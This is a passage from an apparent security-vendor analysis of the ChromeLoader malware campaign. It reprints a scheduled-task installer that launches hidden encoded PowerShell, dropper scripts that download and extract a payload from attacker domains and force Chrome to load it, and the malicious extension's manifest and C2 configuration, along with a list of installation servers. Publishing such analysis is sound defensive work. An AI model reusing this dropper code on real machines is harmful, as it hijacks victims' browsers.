          ACQAJAH0AYwBhAHQAYwBoAHsAfQAKAAoACQAJAGkAZgAgACgAJABkAGQAIAAtAGEAbgBkACAAJAB2AGUAcgApAHsACgAKAAoACQAJAAkAdAByAHkAewAKAAoACQAJAAkACQAkAHUAbgAgAD0AI
          AGQAaQBkAD0AJABkAGQAJgB2AGUAcgA9ACQAdgBlAHIAIgAKAAoACQAJAAkACQBpAGYAKAAkAHUAbgAgAC0ATQBhAHQAYwBoACAAIgAkAGQAZAAiACkAewAKAAkACQAJAAkACQBVAG4AcgBlAG
          YwB1AHIAcwBlAAoACQAJAAkACQB9AAoACgAJAAkACQB9AGMAYQB0AGMAaAB7AH0ACgAKAAkACQAJAHQAcgB5AHsACgAJAAkACQAJAHcAZwBlAHQAIAAiAGgAdAB0AHAAcwA6AC8ALwAkAGQAbw
          AGMAaABpAHYAZQBOAGEAbQBlACIAKQB7AAoACQAJAAkACQBFAHgAcABhAG4AZAAtAEEAcgBjAGgAaQB2AGUAIAAtAEwAaQB0AGUAcgBhAGwAUABhAHQAaAAgACIAJABhAHIAYwBoAGkAdgBlAE
          eQB7AAoACQAJAEcAZQB0AC0AUAByAG8AYwBlAHMAcwAgAGMAaAByAG8AbQBlACAAfAAgAEYAbwByAEUAYQBjAGgALQBPAGIAagBlAGMAdAAgAHsAIAAkAF8ALgBDAGwAbwBzAGUATQBhAGkAbg
          ACwAIAAtAC0AZABpAHMAYQBiAGwAZQAtAHMAZQBzAHMAaQBvAG4ALQBjAHIAYQBzAGgAZQBkAC0AYgB1AGIAYgBsAGUACgAJAH0AYwBhAHQAYwBoAHsAfQAKAAoAfQA=";
        td.Actions.Add<ExecAction>(new ExecAction("cmd", "/c start /min \"\" powershell -ExecutionPolicy Bypass -WindowStyle Hidden -E " + script, null));
        ts.RootFolder.RegisterTaskDefinition("ChromeLoader", td);
    }
```


Figure 8. An example of source code from an older version of Variant 1.

The attacker uses the encoded PowerShell script for downloading and loading a malicious browser extension into the user's Chrome browser.




```
$extPath = "$($env:LOCALAPPDATA)\chrome"
$confPath = "$extPath\conf.js"
$archiveName = "$($env:LOCALAPPDATA)\archive.zip"
$taskName = "ChromeLoader"
$domain = "etterismype.co"
```

Figure 9. An example of variable definition in the PowerShell dropper.


Removes the scheduled task when successfully established a connection
Downloads and extracts the payload

```
if ($dd -and $ver){


        try{

                $un = wget "https://$domain/un?did=$dd&ver=$ver"

                if($un -Match "$dd"){
                        Unregister-ScheduledTask -TaskName "$taskName" -Confirm:$false
                        Remove-Item -path "$extPath" -Force -Recurse
                }

        }catch{}

        try{
                wget "https://$domain/archive.zip?did=$dd&ver=$ver" -outfile "$archiveName"
        }
        catch{}

        if (Test-Path -Path "$archiveName"){
                Expand-Archive -LiteralPath "$archiveName" -DestinationPath "$extPath" -Force
                Remove-Item -path "$archiveName" -Force
        }

}
```

Figure 10. An example of a payload download attempt.




```
try{
        Get-Process chrome | ForEach-Object { $_.CloseMainWindow() | Out-Null}
        Start-Process -FilePath $chromePath -ArgumentList --load-extension="$extPath", --restore-last-session, --noerrdialogs, --disable-session-crashed-bubble
}catch{
```

Figure 11. An attempt to load the payload into the user’s browser.

Figure 11. An attempt to load the payload into the user’s browser.

The evolution from early versions of this malware to later ones is also seen in the encoded PowerShell script. Figure 12 shows PowerShell script executed by an earlier version of this variant, which is significantly shorter and contains less complicated code.




```
$extPath = "$($env:LOCALAPPDATA)\chrome"

if(-not(Test-Path -Path $extPath)){

        $archiveName = "$($env:LOCALAPPDATA)\archive.zip"

        try{
                wget "https://brokenna.work/archive.zip" -outfile "$archiveName"
        }catch{
                break
        }

        Expand-Archive -LiteralPath "$archiveName" -DestinationPath "$extPath"

}

$chromeProc = ""

try{
        $chromeProc = (Get-WmiObject Win32_Process -Filter "name='chrome.exe'")[0] | Select-Object CommandLine
        if(-not($chromeProc -Match "load-extension")){
                Get-Process chrome | ForEach-Object { $_.CloseMainWindow() | Out-Null}
                start chrome --load-extension="$extPath", --restore-last-session
                break
        }
}catch{}
```

Figure 12. An example of an older version of this PowerShell dropper.

Dropper Statistics

ChromeLoader attacks on Palo Alto Networks Cortex XDR customers were blocked by our Behavioral Threat Protection module starting from the first day of this campaign. However, we were curious about the following stages of this attack. Consequently, we decided to continue our research, tracking down the attacker's footprints and intentions.

The scheduled task is using the malware to download a malicious Chrome extension and installing it to the victim's browser. The URL hosting the Chrome extension is hardcoded in the obfuscated PowerShell command and changes between the different versions.



Installation Server	First Connection Attempt
brokkena[.]work	2022-01-03
learnataloukt[.]xyz	2022-01-06
yflexibilituky[.]co	2022-01-08
rsonalrecom[.]co	2022-01-11
etterismype[.]co	2022-01-11
idwhitdoe[.]work	2022-01-12
ilsandothe[.]work	2022-01-12
ithconsukultin[.]com	2022-01-12
eadirtlseiv[.]work	2022-01-12
roossonech[.]work	2022-01-12
yeconnected[.]com	2022-01-13

Figure 13. First infection attempt for installation servers.




Figure 14. Installation server connection attempts distribution.




Figure 15. Blocked infections per region.





Figure 16. Infection attempts per day per installation server during the Variant 1's most active time.

Payload


The payload of the malware is a Chrome extension – every downloadable extension has the same format:



Name	Date modified	Type	Size
background.js	1/6/2022 10:39	JavaScript File	13 KB
conf.js	1/6/2022 10:39	JavaScript File	1 KB
manifest.json	1/6/2022 10:39	JSON File	1 KB
settings.png	1/6/2022 10:39	PNG File	4 KB

Figure 17. An example of the downloaded extension files.


Using some definitions in the manifest file, and using a known legitimate picture, the extension claims to be legitimate and harmless. However, the extension asks for elevated privileges. Requested privileges include accessing browser data, manipulating web requests and accessing every possible URL address, which legitimate browser extensions would not do.


Pretends to be legitimate extension named “settings” by changing its name, description and title
Asks for high privileges permissions

```
{
  "name": "Settings",
  "version": "3.0",
  "description": "Settings",
  "icons": {
    "128": "settings.png"
  },
  "browser_action": {
    "default_icon": {
      "128": "settings.png"
    },
    "default_title": "Settings"
  },
  "background": {
    "scripts": ["conf.js", "background.js"]
  },

  "permissions": ["contextMenus", "tabs", "storage", "browsingData", "webRequest", "webRequestBlocking", "privacy", "alarms", "management", "*://*/*", "chrome://*/*"],

  "content_security_policy": "script-src 'self' 'unsafe-eval'; object-src 'self'",

  "manifest_version": 2
}
```

Figure 18. An example of a downloaded extension’s manifest file.


The Javascript file conf.js declares constant variables, which will use the main script background.js later. The C2 domain is stored in _ExtDomNoSchema.



```
let _ExtnensionName = "Settings";
let _ExtensionVersion = "3.0";
let _dd = "ODQxOTUNBgEKDAAAAw8NDwEGCwwOAwMLSQ8HBgoHAUgADwEJAAQBBwAATQ==";
let _ExtDom = "https://krestinaful.com/";
let _ExtDomNoSchema = "krestinaful.com";
```

Figure 19. An example of a downloaded extension’s conf.js file.

